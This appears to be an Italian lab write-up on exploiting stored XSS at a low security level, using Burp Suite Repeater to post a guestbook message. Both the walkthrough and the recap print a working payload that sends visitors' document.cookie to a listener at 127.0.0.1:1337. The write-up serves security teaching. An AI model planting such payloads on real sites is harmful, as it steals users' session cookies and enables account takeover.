
Quindi il browser leggendo tutti questi HTML non è più in grado di stabilire quali di questi script siano validi e quindi inizia ad eseguirli tutti.
Quindi, detto ciò, è molto semplice exploitare questo livello LOW del XSS Stored.
Siccome il sito legge tutti i tipi di script inserisco un PAYLOAD più avanzato e posso inserirlo mandando la richiesta POST da Burpsuite al Repeater e modifico la sezione MESSAGE con il nuovo PAYLOAD

txtName=LT&mtxMessage=<script> var xhr = new XMLHttpRequest();xhr.open('GET', 'http://127.0.0.1:1337//${document.cookie}', false);xhr.send(null); </script>&btnSign=Sign+Guestbook





Premendo send si invia il nuovo payload “infetto”.
D’ora in poi ogni client che si connetterà lascerà traccia del proprio cookie.
Da qui si deduce che la XSS Stored attacca quindi tutti i clienti del server e si rende quindi più pericolosa.
Per ricapitolare se un client client malevolo fa una richiesta malevola del server in cui va ad immettere (in qualsiasi luogo del server come un file o stesso il DOM) un codice Java Script malevolo.
Questo java script poi sarà inviato a tutti i clients innocui che si collegano al server.
Con una sola interazione possono essere attaccati tutti i client innocui ed effettuare un “leaking” dei cookies.



RECAP:

- **Sanitizzazione e Problema Associato**

La sanitizzazione dei dati è un aspetto critico per prevenire attacchi XSS stored. Tuttavia, se la sanitizzazione è inefficace o assente, il server può distribuire dati a tutti i client senza adeguati controlli. Ad esempio, un payload avanzato potrebbe essere inserito attraverso una richiesta POST, come nel seguente esempio:
txtName=LT&mtxMessage=<script> var xhr = new XMLHttpRequest();xhr.open('GET', 'http://127.0.0.1:1337//${document.cookie}', false);xhr.send(null); </script>&btnSign=Sign+Guestbook

- **Esploiting Stored XSS:**

L'exploit di una vulnerabilità XSS memorizzata può essere eseguito in modo relativamente semplice. Utilizzando strumenti come Burp Suite, è possibile inviare un payload avanzato per ottenere informazioni sensibili come i cookie dei client. Un esempio di payload è fornito sopra, dove il server risponderà includendo il cookie nella risposta.

- **Impatto e Pericolosità:**

La pericolosità di una vulnerabilità XSS memorizzata risiede nel fatto che colpisce tutti i client che interagiscono con il server. Un attaccante può inserire un codice JavaScript malevolo una sola volta, e tutti i client successivi saranno influenzati.
In conclusione, il Stored XSS è una minaccia seria che sfrutta la fiducia dei client verso il server. La corretta sanitizzazione e le pratiche di sicurezza robuste sono essenziali per mitigare questo rischio e garantire la sicurezza delle applicazioni web.